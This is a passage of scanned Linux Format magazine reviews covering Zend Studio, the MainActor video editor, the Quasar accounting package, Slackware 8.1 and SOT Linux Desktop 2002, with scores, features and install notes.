line highlighting to show you which line PHP will execute next, tooltip variable information, breakpoint control, and watches. However, it does not stop there – it also includes an output buffer preview window to show you what is currently in your output buffer, an overall output window to show what PHP is going to send to your users, and a call stack so you can trace function errors back to the calling line.

The output buffer preview does not always work quite as desired, which is a little annoying. For example, it usually fails to show any items added to the buffer until you manually refresh the pane by toggling debug views. Also, because PHP allows you to nest output buffers inside each other, it would be nice if there were a way to select which output buffer it is that you want to preview.

As PHP works in the output window, the *ZDE* picks up errors and logs them for you in the debug output window. In order to help you direct your attention on particular problems, the *ZDE* has a neat option to filter out debug messages based on their severity.


Conclusion

As long as you do not mind the quirks in the program, and the seriously flawed help files, the *Zend Development Environment* shines as a PHP IDE. The *Zend Debug Server*, integrated with the *ZDE*, really is the highlight of the suite – it is fast, simple to get to grips with, and offers almost everything you could need from a PHP debugger.

All in all, the *Zend Studio* outclasses everything else on the market, while also managing to come in at substantially lower prices than NuSphere's *PHPEd*. If *Zend* release fixes for the problems I encountered, and try to add at least a little more Linux-specific information, it should definitely leave the competition in its dust. **LXF**



A typical *Zend* help screen. Yes, that is a screenshot of *Internet Explorer* you can see inside the help file.



ZDE code completion in action – the list shortens as you type more, and hitting **Enter** inserts the selected function.

LINUX Format VERDICT

Ease of use	8/10
Features	9/10
Performance	8/10
Value for money	9/10

A big improvement on previous versions, pulled down by several small bugs and Windows-centric online help.

LINUX Format RATING

8/10

VIDEO EDITING SOFTWARE

MainActor 3.65

Nick Veitch digs out his DV camera to take another look at MainActor

Other video editing solutions include the free *Kino* software, and the upcoming *Cinelerra*.

- **DEVELOPERS** MainConcept AG
- **WEB** www.mainactor.com
- **PRICE** \$99 (download edition)

We first took a look at *MainActor* back in our roundup of video editing software back in issue 28. Several minor updates have been released since, and it now warrants further attention. *MainActor* actually comprises a suite of tools – there is matool for converting between filetypes, macap for capturing video, made for GUI-driven editing and conversion tasks and maseq, the *MainActor* Sequencer which is where most of your work will be done.

Time's line

The sequencer works on the basis of a timeline. A window with time points stretches out along the top and the different streams of video and audio are represented as bars along it. It's a

fairly easy concept to get to grips with. *MainActor* uses two main video streams which allows for easy transitions between effects – you aren't likely to need three streams, although you can always add more video streams to the overlay channels.

Overlays allow a transparent alpha channel mode, which is useful for adding captions and titles. You can key on luminance, chrominance (for that blue screen weatherman feel) plus a specific RGB colour and some other modes (Multiply, Add, Subtract, Difference) which probably won't get much use unless you're making a Pink Floyd video.

The overlays are useful for text, and there are plenty of options here. For a start you can choose between 2D or 3D text, the latter of which allows you to control the perspective effect, lighting and texture of the object, as well as various animation options. One minor

annoyance is that creating a caption on a solid strip background seems to be a complicated affair. You can create a caption on a background easily enough, but to create one on a strip requires two objects – one for the strip and one for the text. Of course, rather than generate background objects, you can import your own images. There


are also a few esoteric objects that can be inserted – fractals (Mandelbrot or Julia sets) and oscilloscope traces – if you can think of a use for them apart from for a psychedelic video.

There are bags of effects and transitions included with *MainActor*. Anything you've seen on cheap TV is probably here, including various morphing, spinning and door effects.

Effects


Most include a high degree of customisation, but the default values usually work well enough. The effects are cunning enough to stretch out to fill the time allotted to them, so unless you want to edit things precisely to the timeline is usually sufficient.

When you are finished with your project, *MainActor* will happily render it out in any supported format. There are preset options for stuff like presentations, and web work. Obviously, this process can take some time, as it's only at this point that the software calculates all the effects, transitions and so on. The exact time taken will depend on the power of your PC, but for PAL DV camera quality output, you can expect it to take




MainActor in action


Here's how easy it is to create a professional looking video.



The first thing to do (after running `/b/maseq/b/`) is to import a video clip. The top half of the timeline deals with the video streams. Right click on the Va line somewhere and select 'Insert multimedia'. Select the clip and place it by left clicking. Change the resolution setting depending on the length of the clips so you can see more of them on screen.



Let's start by adding a fade in. Right click on the video stream and select `Add Video Effect>Fade>Fade`. An effect icon appears over the thumbnail at the start of the clip. Double click on it to bring up a window of current effects – select `Fade`, then click on `Settings`. You can now change in/out points of the effect – by default it will apply over the duration of the clip.




The 3D text facilities are extensive, though it may take a while to master the lighting and other settings.

around twice the length of time as the finished sequence.

One thing that certainly works better is the file import/exporting. This is usually a minefield of incompatible standards. The AVI file format, which is dominant on the Windows platform, has become the de facto standard for DV editing too, but it isn't really a single file format. Although the data may be wrapped in similar ways, any number of different codecs for different purposes are supported, and as a lot of the codecs are proprietary (and some only available in binary for Windows) it is almost impossible to support them all. Fortunately the DV

format is fairly universal and *MainActor* now supports both indexing types, so there is no problem loading AVI files created with other Linux or Windows software. However, while this is true of the sequencing package, the other tools still seem to have problems loading certain types of files, including ones generated by the sequencer program itself. This isn't a major limitation, because you can use the sequencer to convert files at a pinch, but it is a bit of a limitation.

The long-awaited direct DV capture and export hasn't been finished yet, but we are assured it isn't far off now. For the purposes of this review we



It's hard to think of many events which suit an animated Mandelbrot overlay, but the opening of the Bath festival is possibly one of them.

used the reliable *dvgrab* to capture DV streams to be imported into *MainActor*.

Conclusion

MainActor is the most impressive single video tool for home/semi-pro use. There are plenty of effects, loads of options for using different types of files, impressive audio support and above all, it is fairly easy to use. The ability to just drop things on the timeline and drag them out, coupled with the precision of being able to finely edit the in/out points of every clip or effect makes it easy to get great results. For more complicated productions, software such as *Cinelerra*


may be worth investigating – though it is still in development at the time of writing. For the moment though, this is still the pick of the crop. [LXF](#)

LINUX Format VERDICT

Ease of use	8/10
Features	7/10
Performance	8/10
Value for money	8/10

Currently the best, but badly needs DV camera support.

LINUX Format **RATING**
8/10



Click on the 2dT toolbar icon to get the text window. You can select a font and position (or even scroll the text across the screen) with these controls. When you are done, place the box in the V1 line and drag it to the required length. Right click and select **Overlay Settings** to add a fade out. The Vn channels automatically overlay on the main video streams.



Finally, assume we are stringing together a number of clips. Transitions are the key to an attractive join. Import a second clip and place it on the Vb timeline, slightly overlapping. Right click in the Fx line and insert a transition of your choice (probably best to stick to a simple one, like 'Push' to begin with). Drag it out to cover the overlap and you're done!

ACCOUNTS

Quasar 1.2

Finally, an accounting package that doesn't require MS Windows (but does offer a Windows server and client for those so networked). Hoyt Duff takes a peek into the thrill-a-minute world of Accounting!

Versatile Linux accounts package suitable for local customisation by VAR.

- **DEVELOPER** Linux Canada
- **WEB** www.linuxcanada.com
- **PRICE** Free for single use; licensed by number of concurrent users and varies by modules selected.

When it comes to jargon, Linux has nothing on accountancy. It's a discipline filled with debits, credits, depreciation, fixed assets, amortisation and dozens of other obscure words. While most home users will be satisfied with *GnuCash*, *GCompte*, *Kapital* or other personal money management applications, a business requires something that accommodates more sophisticated needs. The MS Windows world has *QuickBooks* and *Pegasus*; Linux now has *Quasar*, an accounting package from Linux Canada with a recently released update.


Written from scratch using the Qt toolkit from Trolltech, *Quasar* is a commercial effort to offer an

accounting package that addresses general ledger, inventory, purchasing, receiving, accounts payable and receivable, cheque writing as well as point-of-sale capabilities.


The program is available for download as .tar.gz or RPM files from the Linux Canada website; you may download one big package or individual packages. We had no difficulty installing the RPM version in Mandrake 8.2. All the packages install in /opt/quasar including the *Firebird* database. *Quasar* provide a server module and a client module allowing for easy deployment in a multi-user networked environment. An MS Windows server and client is also available and because of the multi-platform capabilities of Qt, a MacOS or other Unix client/server would not be out of the realm of possibility. An evaluation license is provided in the package and *Quasar* can be used on a single computer free of charge.

Competitive

While sophisticated use of *Quasar* is not free, the pricing appears quite reasonable – based on the number of concurrent users. In the example given on their webpage using one server,



It is through this window that you access all the features of *Quasar*. While this is a view of the Linux client, the MS Windows client is very similar.



The initial splash screen is more colourful and exciting than accounting will ever be for most all of us unless, of course, we are WorldCom.

Other Linux Accounting Apps

Opening the ledger to Linux

Appgen PowerWindows
www.appgen.com/linux_accounting/powerwindows.html

Multi-platform accounting for mid- to large-sized businesses.

Multi-platform accounting for small- to mid-sized businesses

Calamar
<http://calamar.sourceforge.net>
Java-based multi-platform accounting for small businesses. German, French and English support with automatic VAT calculation. (alpha software, so beware).


C/Books
www.conetic.com/html/accsolution.html

one extra workstation and two POS registers (barcode capability is built-in), the price is roughly 1,130. The database provided is *Firebird* and is free for use; if one prefers a commercially-supported database then *Sybase* may be used with *Quasar*.

The authors of *Quasar* have not just arrived in the business, but have been at this for over a decade. Initially they produced an inventory management application written in PICK (a database/OS that dates back to the Age of Aquarius, aka the early 1970s). After moving to SCO Unix, the authors fell in love with Linux and after a dalliance with Tcl/Tk, discovered the Qt toolkit. Thus was born *Quasar*.

The old (but very funny) Linux joke

about "What if Operating Systems Were Airlines?" mentions that at Linux Airlines, rather than a completed airplane they provide to you a seat, four bolts, a wrench and a copy of the seat-HOWTO.html. Linux Canada have taken *Quasar* a bit farther along than that, but their long-term goal is to provide an accounting package that is easily extensible so that local accounting requirements (as in India or Brazil, for example) can be written by local vendors, along with local language translations and special report design. With such an intent, *Quasar* is not a fully featured accounting package. In their business model, Linux Canada handle the design of the underlying application



As *Quasar* uses Qt, it can use locales (although only two for N America are provided) and the data formats can be customised for appropriate symbols.

Requirements

Current versions (7.1 and above) of Red Hat, Mandrake, SuSE, and Windows (98, ME, 2000, XP) operating systems. POS module for Linux only.


and the local vendor (known as a VAR, or Value Added Reseller) handles the customisation and direct support. The web-based support bulletin board at *Quasar* makes interesting reading.

Given the pedigree of *Quasar*, the inventory management and control functions are well developed and are integrated well with the POS (Point Of Sale) module, the goal being to provide real-time accounting for inventory and sales as opposed to end-of-the-day batch processing used in other accounting apps. Pricing and cost management is also sophisticated (one of their clients had a complicated

shipping and handling scenario for freight, so much work was done in those areas). Since Canada has VAT, *Quasar* addresses that need as well.

Linux Canada deserves abundant kudos for their documentation. All screens provide access to context-sensitive help and the included documentation is in PDF format; it is well-written and extensive. In fact, it's some of the best we've seen in the Linux world. This speaks well of the authors and underscores their desire to provide a usable product. The User's Guide runs to 347 pages replete with a cornucopia of screenshots illustrating each step. If you are curious about the depths of the documentation, all of it (in English only) is provided as a separate download from the website as well as being included in the installation package. Peruse it to see if it addresses your specific concerns.

Of course, at version 1.2-2, *Quasar*



Default reports listing: some customisation is available and a logo can be inserted. The reports are essentially a query into the database.

is still a work in progress. Most noticeably, it does not offer a payroll package (although payroll may be calculated by hand and entered as a combination of journal entries and cheques, plus the cloning function makes replicating the same payroll easily accomplished).

Data sharing

It also lacks import/export filters that make it easily compatible with other accounting software, notably *QuickBooks*, and that makes it difficult to share data with your outside accountant. A newly added feature allows it to import XML-formatted data; we found the XML files were easily edited in *KXMLEditor* and suspect an XML export function would not be difficult to implement. The real problem is with proprietary file formats, just as in the word processing arena. There is no support for online banking. An important feature of a POS app is the ability to process credit card transactions; *Quasar* lacks this feature, although the intent is to write a standard interface so that this and other services may be added by a VAR.

We set up a new company in the name of *Linux Format*, but of course were thwarted from actually using Pounds, Euros, or any currency other than Dollars because a Great Britain locale is not available. We also failed in our attempt to actually print a cheque to pay our writers' fees as we forgot to put money in the new company account. We were able to load a default chart of accounts (a COA is a listing of all the common accounts that our business will use: cash, furniture,

debts, sales and so on) using the Data Import function. That function could be used with a customised chart of accounts for other countries and specific industries; the imported file is in XML format and easily edited. It is incredibly boring to enter fictional financial data unless stock market manipulation is the goal, so we spend our time spelunking the Caverns of *Quasar* attempting to hang or break the software; it survived unscathed. We most appreciated the context-sensitive Help and found the interface to be intuitive and useful. If we were doing this for real, it would be relatively easy to set things up for our business use.

While not an application of general interest, *Quasar* is useful to businesses whose accounting needs are met by what *Quasar* has to offer. There are *Quasar* users all over the civilised world as well as Australia, so it's more than just demo software. It's clear that Linux Canada's goal is not to be the next *QuickBooks* or *Pegasus*, but provide a flexible and customisable package for VARs. [LXF](#)

Web resources

Quick links

PICK Operating System

<http://members.ozemail.com.au/~dhona/pick.html>

It's been around for a while and chiefly used by VARs as an underlying engine for their applications.

You've probably seen it in action and never for one minute suspected that it was PICK.

Trolltech

www.trolltech.com

Multi-platform toolkit used by KDE and other applications. It needs some attractive included styles.

Sybase

www.sybase.com/home

Commercial database and other Enterprise applications.

Firebird

<http://firebird.sourceforge.net/>

A free relational database that has made it to version 1.0. Congratulations, mates.

If Operating Systems Were Airlines

www.linux.ie/pipermail/ilug/2000-March/013664.html

Can't take a joke? Have one on us :-)

LINUX Format VERDICT

Ease of use	9/10
Features	5/10
Performance	10/10
Value for money	8/10

If your small business can use what it offers, it's a great bargain. However, you should probably (and sadly) stick with the same software your accountant uses.

LINUX Format RATING

7/10

CONFIGURABLE DISTRO

Slackware Linux 8.1

Tom Wilkinson examines the latest Slackware, a distribution for advanced users.

Competing distributions include Debian 3.0 and Linux From Scratch.

- **DEVELOPERS** Slackware
- **PRICE** £26
- **WEB** www.slackware.org

First released in 1993, Slackware was the very first commercial distribution of Linux available, predating even version 1.0 of the kernel. Since that time, it has retained its niche as a distribution aimed squarely at those who already have a good amount of computing knowledge and aren't afraid to get their hands dirty. It also aims to be the most Unix-like of the Linux distributions and to comply with the published Linux standards. Unlike most of its modern competitors, Slackware will still install from the CDROM onto a 386 with 16MB of RAM, somewhat less than that of recent distributions such as Mandrake, which are optimised for more modern processors. Far from being a disadvantage, however, this combined with the installer mechanism allows older machines to be used to give network services. A 386 running Slackware will happily run a name service for a small network.

Installing Slackware

Like most modern distributions, Slackware will allow installation from a bootable CDROM. Once booted and having selected a key map, the user is invited to log in as root. The first task is to partition the disk. Slackware suggests a couple of tools to do the job – *fdisk* and *cfdisk*, and leaves the user to get on with it. While *fdisk* is not the most user-friendly program in the world, *cfdisk* is somewhat easier to use. Once this is complete the *setup* program can be run. This, at least, is reasonably straightforward to use. A main menu screen steps through each step, starting with which partitions to use for what including the filesystems in use – Slackware supports *ext2* and the journaling systems *ext3* and *Reiserfs*. This is unusual – most



Slackware's default desktop is GNOME 1.4, offering a familiar look and feel and suite of applications.



pkgtool allows the easy installation and removal of slackware packages from a variety of sources.

distributions support one or the other for installation, but not both. There's now a choice of which packages to install. These are known as 'disk sets' because in early versions of Slackware each came on their own set of floppy disks. These sets include network tools, X, KDE2 and GNOME 1.4. Slightly further on comes individual package selection. As this happens during the install, it's difficult to know how big the install will be – a warning states that installing everything will take up a little over 2GB but there's no estimated size for each disk set, let alone package. This means it can be difficult to install onto small disks or partitions.

After the packages have been installed there's some final setup. This

involves setting a root password (but not creating a normal user – it's assumed you're sensible enough to do this yourself), installing a kernel and boot loader, and setting up the network. Once this is done, the machine is rebooted.

Config

On rebooting after installation, setup is far from complete. Some editing of the configuration files is required – notably to load the relevant kernel modules for sound, mouse, etc. and to set up *XFree86*. Again, very little in the way of help or extra tools are provided – though at this level all that should be needed is *vi* and the manual pages. Slackware uses *runlevel 3*, text mode, as its default. This means in order to

run X applications, the user must start X manually. Alternatively, the *runlevel* can be changed by editing */etc/inittab*. The default desktop installed is GNOME. Included in the menus are a few applications which can help setup, including configuring dialup and the usual customisation applets. There are few extra frills included, but included are browsers such as *galeon* and *Netscape*, and productivity applications including *Abiword* and *Gnumeric*, components of the GNOME Office suite. Similarly *KOffice* is included for users of the KDE desktop.

Package system

Additional software can be installed as source, or in packages. Slackware has its own packaging system, which is used via the *pkgtool* program. In addition RPM files can also be installed, either by first importing them into Slackware packages or by using the *rpm* command. This can cause problems however as the base install does not include an RPM database. RPMs are supported in the main because this is the package specification given in the relevant Linux standards. Running *pkgtool* makes it easy to install and remove packages, and like all the Slackware configuration programs, runs in a console, eliminating the need for X11 if the system is running on old hardware. Being based on tarballs, Slackware packages are no match for Debian's flexibility, but they do the job.

Slackware, despite being one of the older distributions, still has a lot to offer advanced users. **LXF**

LINUX Format VERDICT

Performance	9/10
Ease of use	6/10
Features	8/10

Slackware has a lot to offer those users who have outgrown the hand-holding more beginner-oriented distributions give.

LINUX Format **RATING**
8/10

DESKTOP DISTRO

SOT Linux Desktop 2002

We've looked at the server version, now **Richard Drummond** takes the desktop edition for a spin.

Other desktop-oriented distros include **Mandrake's Standard Edition** or **Lycros Desktop/LX**.

- **DEVELOPER** SOT Finnish Engineering Ltd
- **WEB** <http://www.sot.com/en/linux>
- **PRICE** £50 (80 Euros)

We reviewed SOT Linux Server 2002 in issue 29 and, on the whole, we were impressed by its straightforward installation and good security and networking tools. The Desktop edition is based on the same core – but how well does this technology apply to the desktop, and what changes have they made?

SOT Linux Desktop ships as a two-CD set and comes with a useful 200-page printed manual. The first disc is the install disc – and is the same as the GPLd edition which you can download for free – while the second contains additional

software which can be used post-install. The box also comes with 90 days of technical support and software updates via SOT's up2date service. Registration entitles you to an installation key which will enable you to install the commercial software supplied with the distro. This includes the SOT manuals, Acroread and SOT Office – SOT's commercial version of OpenOffice.

Printed English manuals weren't available when we received our box, but the Finnish one, although I can't read it, looks fairly comprehensive with sections on installation, using SOT Office and basic configuration. English documentation is also provided as HTML on the CD.

Simple installation

SOT Linux Desktop may be installed from Windows or you can install normally with the Linux-based graphical installer which runs from the CD. Windows installation will prove attractive to first-time users, since the installer automatically gathers configuration details from

Key software components

Kernel 2.4.12
Glibc 2.2.3
XFree86 4.1.0
KDE 2.2
Mozilla 0.9.7

your Windows set-up. No disk partitioning is required either, since it runs a-top a FAT filesystem using the umsdos filesystem. It also puts an icon on your Windows desktop from which you can launch SOT Linux.

If having to boot Windows before you can use Linux seems a bit counter-productive, then you'll want to opt for a 'proper' install. Text mode and graphical installers are provided, and these work much as you might expect. Hardware detection is performed automatically, and this worked without glitches in our test. Like the server edition, you are also given the opportunity to manually install kernel modules at this time – particularly useful if you have odd hardware. The kernel crypto modules are included, as well as the half-open Lucent 'Winmodem' driver.

Disk partitioning gives you the choice of either taking over an entire disk, using a pre-prepared Linux partition or using the built-in partition editor for a custom set up. This option lets you non-destructively resize Windows partitions and create Ext2 and ReiserFS partitions. There's no support for LVM or RAID, which is probably not a concern on the desktop, but the lack Ext3 support is a little disappointing.

Next you choose your install type – and this offers full, minimum or basic installs. The full monty requires about 1.5GB of disk space, and is probably the safest option. You can choose to manually hone individual package selections if you want. Like with Caldera's installer, installation then begins automatically, and you can get on with the rest of the rather routine configuration while your system installs. Support for networking is good, and

the set-up tool for X is perfectly adequate if not exceptional.

When you boot up into your newly-installed desktop, you'll find a well-configured KDE 2.2 desktop. The GNOME libraries are here, but not the GNOME desktop. The range of software provided is not over-generous, but everything you need is here. Mozilla handles browsing, there's the latest XMMS for playing multimedia, and JDK 1.3 is included. SOT Office provides the only office applications, but since this is nearly identical to the excellent OpenOffice, you won't need anything else.

Security patches

